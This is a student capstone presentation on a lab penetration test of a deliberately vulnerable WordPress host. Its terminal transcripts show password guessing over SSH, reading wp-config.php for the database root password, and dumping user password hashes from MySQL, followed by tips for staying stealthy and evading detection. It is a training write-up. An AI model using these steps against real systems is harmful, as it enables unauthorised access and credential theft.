Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


by Peanut-Characters
(Chris, Carlo, Harjas, Jyotsna, Venkata & Yomi)

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-68427

IPv4: 192.168.1.90
OS: Linux Debian
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux Debian
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux Debian
Hostname: Target2 (Optional)

Critical Vulnerability List

Venkata


Vulnerability	Description	Impact
Very very very weak password.	Password is same as the username or password with the common weak passwords like “password” or 123456 and etc.	Hackers can just enjoy their life and easy getting inside the system with this 3x weak password.
Vulnerable to brute force attack.	Password mostly found in the dictionary and no complexity of password with no lockout in place when guessing the password.	Once the attacker guess the password of even less privilege user it will be the start of hacker campaign to gain access to the system and infiltrate the defenses of the network until they get full access.
Unsecure wp-config.php configuration	When you open this file, you will find all the information that you input while setting up the database for your WordPress website. It holds information such as username, password – all the necessary information required to access the database.	With all such vital data written into this file, securing wp-config.php file is of great importance. If anyone is able to get hold of the information written in this file, then trouble would befall upon the website and database.
Sudo Privilege Escalation	It is the act of exploiting a bug, design flaw or configuration oversight in a Linux operating system to gain elevated access to resources that are normally protected by an application or user.	Because of the powerful capabilities of Sudo, any weaknesses or misconfigurations in the program could be devastating. Malicious users could escalate their privileges to root and gain complete control of the server.


Peanut-Characters


Exploits Used

Exploitation: Weak Passwords

- First we used NMAP command to check host IP addresses, open ports and services.
- We accessed the website using http and while navigating through its web pages, we discovered that it uses wordpress.
- WPScan command was run to enumerate the wordpress site, leading to list of users.
- We used the SSH command and gained user's shell by mere guessing the password of one of the user (Michael), having same password as his username.







Exploitation: Unsecure wp-config.php configuration

```
michael@target1:~$ cd /var/www/html/wordpress
michael@target1:/var/www/html/wordpress$ ls -al
total 204
drwxrwxrwx  5 root     root      4096 Dec  1 02:16 .
drwxrwxrwx 10 root     root      4096 Aug 13  2018 ..
-rw-r--r--  1 www-data www-data   255 Aug 13  2018 .htaccess
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root      7413 Dec  1 02:16 readme.html
-rwxrwxrwx  1 root     root      6864 Dec  1 02:16 wp-activate.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin/
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root     root      4096 Dec  1 02:16 wp-content/
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes/
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root     34347 Dec  1 02:16 wp-login.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root      4513 Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root      3065 Aug 31  2016 xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
```

- Navigated to wordpress directory /var/www/html/wordpress.
- Accessed wp-config.php and found login credentials to login to MySQL DB.
- Used wordpress database and accessed the 'wp_users table' within it. This table revealed two usernames and their corresponding hash codes.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


```
michael@target1:~$ mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 111405
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.01 sec)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org  |          | 2018-08-12 22:49:12 |
       |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org   |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------
-------+-------------+---------------+
2 rows in set (0.00 sec)
```

Exploitation: Data Exfiltration & Privilege Escalation

- Using john the ripper, password hashes were cracked , Steven's password was disclosed and user ssh shell was gained.
- Checked Sudo privileges, and python command used to elevate to root.





Avoiding Detection

Stealth Exploitation Structure:

MITRE ENGENUITY

A Foundation for Public Good

CYBER KILL CHAIN

1 Reconnaissance

2 Intrusion

3 Exploitation

4 Privilege Escalation

5 Lateral Movement

6 Obfuscation / Anti-forensics

7 Denial of Service

8 Exfiltration

PEN TESTERS EXERCISE

HACKER SCOPE

Stealth Exploitation Structure:

Grey-box pen-test structure:

1. **Recon**: OS-int. Browse to Raven Security
    a. Wordpress site recon
    b. NMap scan achieved: port 22, 80 open
    c. Netstat (super noisy)
    d. wpscan: achieved PW hashes
2. **Intrusion**
    a. password guess: achieved breach, shell
    b. lateral movement from Michael, to:
        i. (recon) cat wp_config: achieve r@v3nSecurity (PW)
3. **Exploitation**: mysql user
    a. achievement: PW hashes
4. **Privilege escalation**: John hash crack
    a. achievement: SSH as Steven
5. **Lateral Movement**
    a. escalate to root

MITIGATION:

1. **Recon**
    a. Discretion
    b. nmap -sS -P0
    c. avoid
    d. Use u1-2 option
2. **Intrusion**
    a. attempts spacing by time
    b. quiet
3. **Exploitation**:
    a. Quiet
4. **Privilege escalation** crack: use kali
    a. Quiet
5. **Lateral movement**
    a. python command: run once

Is It Noisy?

1. **Recon**
    a. Quiet
    b. Moderate
    c. loud
    d. Quiet
2. **Intrusion**
    a. quiet
    b. quiet
3. **Exploitation**:
    a. Quiet
4. **Privilege escalation** crack: (on kali: quiet)
    a. Quiet
5. **Lateral movement**
    a. script logged

Stealth Exploitation using NMAP

Monitoring Overview

- HTTP Request Size Monitor - Alert
- It measures the total bytes size of HTTP request
- Will trigger the alert after reaching above 3500 within 1 minute frame time.

